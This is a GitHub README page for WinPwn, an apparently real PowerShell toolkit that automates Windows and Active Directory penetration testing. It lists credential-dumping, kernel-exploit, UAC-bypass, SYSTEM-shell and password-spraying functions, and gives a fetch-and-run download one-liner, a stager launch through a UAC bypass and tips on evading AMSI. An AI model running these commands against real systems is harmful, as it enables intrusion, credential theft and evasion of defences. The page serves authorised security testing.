Product ⌄ Solutions ⌄ Resources ⌄ Open Source ⌄ Enterprise ⌄ Pricing   🔍   Sign in   Sign up

🗔 S3cur3Th1sSh1t / **WinPwn** Public   ♡ Sponsor   🔔 Notifications   ⑂ Fork 518   ☆ Star 3.3k

<> Code   ⓘ Issues 2   ⑂ Pull requests   ▷ Actions   ▦ Projects   ⊘ Security   ⌁ Insights

⑂ master ⌄   ⑂   🏷 | 🔍 Go to file | <> Code ⌄

S3cur3Th1sSh1t Update WinPwn.ps1	65f9ed2 · 10 months ago	�途 408 Commits
📁 .github	Update FUNDING.yml	3 years ago
📁 images	Add Kovert	2 years ago
📄 .gitmodules	Offline Version Update	5 years ago
📄 Get_WinPwn_Repo.sh	Create Get_WinPwn_Repo.sh	2 years ago
📄 LICENSE	Create LICENSE	5 years ago
📄 Offline_WinPwn.ps1	Update Seatbelt,Rubeus,Privesccheck, …	10 months ago
📄 README.md	Update README.md	last year
📄 WinPwn.ps1	Update WinPwn.ps1	10 months ago

📖 README   ⚖ BSD-3-Clause license   ☰

Donate Bitcoin

Sponsored by

WinPwn

In many past internal penetration tests I often had problems with the existing Powershell Recon / Exploitation scripts due to missing proxy support. I also often ran the same scripts one after the other to get information about the current system and/or the domain. To automate as many internal penetrationtest processes (reconnaissance as well as exploitation) and for the proxy reason I wrote my own script with automatic proxy recognition and integration. The script is mostly based on well-known large other offensive security Powershell projects.

Any suggestions, feedback, Pull requests and comments are welcome!

About

Automation for internal Windows Penetrationtest / AD-Security

automation   powershell   pentesting
recon   exploitation   privilege-escalation
pentest-tool   redteam   powersploit
adsecurity

📖 Readme
⚖ BSD-3-Clause license
⌁ Activity
☆ 3.3k stars
👁 81 watching
⑂ 518 forks

Report repository

Releases 7

🏷 Version 1.6   [Latest]
on Oct 22, 2020

+ 6 releases

Sponsor this project

👤 S3cur3Th1sSh1t

♡ Sponsor

Learn more about GitHub Sponsors

Packages

No packages published

Contributors 5

👤 👤 👤 👤

Languages

● PowerShell 100.0%

Just Import the Modules with:

```
Import-Module .\WinPwn.ps1  or  iex(new-object
net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1s
Sh1t/WinPwn/master/WinPwn.ps1')
```

To bypass AMSI take one of the existing bypass techniques, find the AMSI trigger and manually change it in the bypass function or encode the trigger string. Alternatively obfuscate the whole script.

If you find yourself stuck on a windows system with no internet access - no problem at all, just use `Offline_Winpwn.ps1` , the most important scripts and executables are included.

Functions available after Import:

- `WinPwn` -> Menu to choose attacks:

- `Inveigh` -> Executes Inveigh in a new Console window , SMB-Relay attacks with Session management (Invoke-TheHash) integrated

- `SessionGopher` -> Executes Sessiongopher Asking you for parameters

- `Kittielocal` ->

  - Obfuscated Invoke-Mimikatz version
  - Safetykatz in memory
  - Dump lsass using rundll32 technique
  - Download and run obfuscated Lazagne
  - Dump Browser credentials
  - Customized Mimikittenz Version
  - Exfiltrate Wifi-Credentials
  - Dump SAM-File NTLM Hashes
  - SharpCloud

- `Localreconmodules` ->

  - Collect installed software, vulnerable software, Shares, network information, groups, privileges and many more
  - Check typical vulns like SMB-Signing, LLMNR Poisoning, MITM6 , WSUS over HTTP
  - Checks the Powershell event logs for credentials or other sensitive informations
  - Collect Browser Credentials and history
  - Search for passwords in the registry and on the file system
  - Find sensitive files (config files, RDP files, keepass Databases)
  - Search for .NET Binaries on the local system
  - Optional: Get-Computerdetails (Powersploit) and PSRecon

- `Domainreconmodules` ->
  - Collect various domain informations for manual review
  - Find AD-Passwords in description fields
  - Search for potential sensitive domain share files
  - Unconstrained delegation systems/users are enumerated
  - Generate Bloodhound Report
  - MS17-10 Scanner for domain systems
  - Bluekeep Scanner for domain systems
  - SQL Server discovery and Auditing functions - PowerUpSQL
  - MS-RPRN Check for Domaincontrollers or all systems
  - Group Policy Audit with Grouper2
  - An AD-Report is generated in CSV Files (or XLS if excel is installed) with ADRecon
  - Check Printers for common vulns
  - Search for Resource-Based Constrained Delegation attack paths
  - Check all DCs for zerologon - CVE-2020-1472
  - And more, just take a look

- `Privescmodules`
  - itm4ns Invoke-PrivescCheck
  - winPEAS
  - Powersploits PowerUp Allchecks, Sherlock, GPPPasswords
  - Dll Hijacking, File Permissions, Registry permissions and weak keys, Rotten/Juicy Potato Check

- `kernelexploits` ->
  - MS15-077 - (XP/Vista/Win7/Win8/2000/2003/2008/2012) x86 only!
  - MS16-032 - (2008/7/8/10/2012)!
  - MS16-135 - (WS2k16 only)!
  - CVE-2018-8120 - May 2018, Windows 7 SP1/2008 SP2,2008 R2 SP1!
  - CVE-2019-0841 - April 2019!
  - CVE-2019-1069 - Polarbear Hardlink, Credentials needed - June 2019!
  - CVE-2019-1129/1130 - Race Condition, multiples cores needed - July 2019!
  - CVE-2019-1215 - September 2019 - x64 only!
  - CVE-2020-0638 - February 2020 - x64 only!
  - CVE-2020-0796 - SMBGhost
  - CVE-2020-0787 - March 2020 - all windows versions
  - CVE-2021-34527/CVE-2021-1675 - June 2021 - PrintNightmare
  - CVE-2021-40449 - CallbackHell - October 2021
  - Juicy-Potato Exploit
  - itm4ns Printspoofer

- `UACBypass` ->
  - UAC Magic, Based on James Forshaw's three part post on UAC
  - UAC Bypass cmstp technique, by Oddvar Moe
  - DiskCleanup UAC Bypass, by James Forshaw
  - DccwBypassUAC technique, by Ernesto Fernandez and Thomas Vanhoutte

- `SYSTEMShell` ->
  - Pop System Shell using CreateProcess
  - Pop System Shell using NamedPipe Impersonation
  - Pop System Shell using Token Manipulation

- Bind System Shell using UsoClient DLL load or CreateProcess

- `Shareenumeration` -> Invoke-Filefinder and Invoke-Sharefinder (Powerview / Powersploit)

- `Domainshares` -> Snaffler or Passhunt search over all domain systems

- `Groupsearch` -> Get-DomainGPOUserLocalGroupMapping - find Systems where you have Admin-access or RDP access to via Group Policy Mapping (Powerview / Powersploit)

- `Kerberoasting` -> Executes Invoke-Kerberoast in a new window and stores the hashes for later cracking

- `PowerSQL` -> SQL Server discovery, Check access with current user, Audit for default credentials + UNCPath Injection Attacks

- `Sharphound` -> Bloodhound 3.0 Report

- `Adidnsmenu` -> Create Active Directory-Integrated DNS Nodes or remove them

- `MS17-10` -> Scan active windows Servers in the domain or all systems for MS17-10 (Eternalblue) vulnerability

- `Sharpcradle` -> Load C# Files from a remote Webserver to RAM

- `DomainPassSpray` -> DomainPasswordSpray Attacks, one password for all domain users

- `Bluekeep` -> Bluekeep Scanner for domain systems

Without parameters, most of the functions can only be used from an interactive shell. So i decided to add the parameters `-noninteractive` and `-consoleoutput` to make the script usable from an asynchronous C2-Framework like Empire, Covenant, Cobalt Strike or others. Additionally the `-repo` parameter was added to use WinPwn with all its features from a local repository. They can be used as follows:

Usage:

-noninteractive -> No questions for functions so that they run with predefined or user defined parameters

-consoleoutput -> The loot/report folders are not created. Every function returns the output to the console so that you can take a look at everything in the Agent logs of your C2-Framework Examples:

`WinPwn -noninteractive -consoleoutput -DomainRecon` -> This will return every single domain recon script and function and will probably give you really much output

`WinPwn -noninteractive -consoleoutput -Localrecon` -> This will enumerate as much information for the local system as possible

`Generalrecon -noninteractive` -> Execute basic local recon functions and store the output in the corresponding folders

`UACBypass -noninteractive -command "C:\temp\stager.exe" -technique ccmstp -` > Execute a stager in a high integrity process from a low privileged session

`Kittielocal -noninteractive -consoleoutput -browsercredentials` -> Dump Browser-Credentials via Sharpweb returning the output to console

`Kittielocal -noninteractive -browsercredentials` -> Dump SAM File NTLM-Hashes and store the output in a file

`WinPwn -PowerSharpPack -consoleoutput -noninteractive` -> Execute Seatbelt, PowerUp, Watson and more C# binaries in memory

`Dotnetsearch -consoleoutput -noninteractive` -> Search in `C:\Program Files\` and `C:\Program Files (x86)\` for .NET assemblies

`WinPwn -repo http://192.168.1.10:8000/WinPwn_Repo` -> Use a local webserver as offline repo to use WinPwn without internet access

Get_WinPwn_Repo.sh:

Usage: ./Get_WinPwn_Repo.sh {Option}

Example: ./Get_WinPwn_Repo.sh --install

Options: --install Download the repository and place it to ./WinPwn_Repo/ --remove Remove the repository ./WinPwn_Repo/ --reinstall Remove the repository and download a new one to ./WinPwn_Repo/ --start-server Start a python HTTP server on port 8000 --help Show this help

TO-DO

- ☑ Some obfuskation
- ☑ More obfuscation
- ☐ Proxy via PAC-File support
- ☑ Get the scripts from my own creds repository (https://github.com/S3cur3Th1sSh1t/Creds) to be independent from changes in the original repositories
- ☐ More Recon/Exploitation functions
- ☑ Add menu for better handling of functions
- ☑ Amsi Bypass
- ☑ Block ETW

CREDITS

- ☑ [Kevin-Robertson](#) - Inveigh, Powermad, Invoke-TheHash
- ☑ [Arvanaghi](#) - SessionGopher
- ☑ [PowerShellMafia](#) - Powersploit
- ☑ [Dionach](#) - PassHunt
- ☑ [A-mIn3](#) - WINSpect
- ☑ [411Hall](#) - JAWS
- ☑ [sense-of-security](#) - ADrecon
- ☑ [dafthack](#) - DomainPasswordSpray
- ☑ [rasta-mouse](#) - Sherlock, Amsi Bypass, PPID Spoof & BlockDLLs
- ☑ [AlessandroZ](#) - LaZagne
- ☑ [samratashok](#) - nishang
- ☑ [leechristensen](#) - Random Repo, Spoolsample, other ps1 scripts
- ☑ [HarmJ0y](#) - Many good Blogposts, Gists and Scripts, all Ghostpack binaries
- ☑ [NETSPI](#) - PowerUpSQL
- ☑ [Cn33liz](#) - p0wnedShell
- ☑ [rasta-mouse](#) - AmsiScanBufferBypass
- ☑ [l0ss](#) - Grouper2,Snaffler,Grouper3
- ☑ [dafthack](#) - DomainPasswordSpray
- ☑ [enjoiz](#) - PrivEsc
- ☑ [itm4n](#) - Invoke-PrivescCheck & PrintSpoofer
- ☑ [James Forshaw](#) - UACBypasses
- ☑ [Oddvar Moe](#) - UACBypass
- ☑ [Carlos Polop](#) - winPEAS
- ☑ [gentilkiwi](#) - Mimikatz, Kekeo
- ☑ [hlldz](#) - Invoke-Phantom

- ☑ [Matthew Graeber](#) - many Ps1 Scripts which are nearly used everywhere
- ☑ [Steve Borosh](#) - Misc-Powershell-Scripts, SharpPrinter, SharpSSDP
- ☑ [Sean Metcalf](#) - SPN-Scan + many usefull articles @adsecurity.org
- ☑ [@l0ss and @Sh3r4](#) - Snaffler
- ☑ [FSecureLABS](#) - GPO Tools
- ☑ [vletoux](#) - PingCastle Scanners
- ☑ [NCCGroup + BC-Security](#) - ZeroLogon Scanner
- ☑ [All people working on Bloodhound](#) - SharpHound Collector
- ☑ [klezVirus](#) - SharpLdapRelayScan
- ☑ [cube0x0](#) - LdapSignCheck + other toolings
- ☑ [@s4ntiago_p](#) - NanoDump
- ☑ [@thefLinkk](#) - Handlekatz
- ☑ [@Mayyhem](#) - SharpSCCM
- ☑ [@cube0x0](#) - LdapSignCheck
- ☑ [@klezVirus](#) - SharpLdapRelayScan
- ☑ [@HarmJ0y, @leechristensen, @CCob](#) - Certify
- ☑ [Many more people in the Community](#) - I'm sure, that I've forgotten many other invididuals who indirectly contributed into this Script

Stargazers over time

Legal disclaimer:

Usage of WinPwn for attacking targets without prior mutual consent is illegal. It's the end user's responsibility to obey all applicable local, state and federal laws. Developers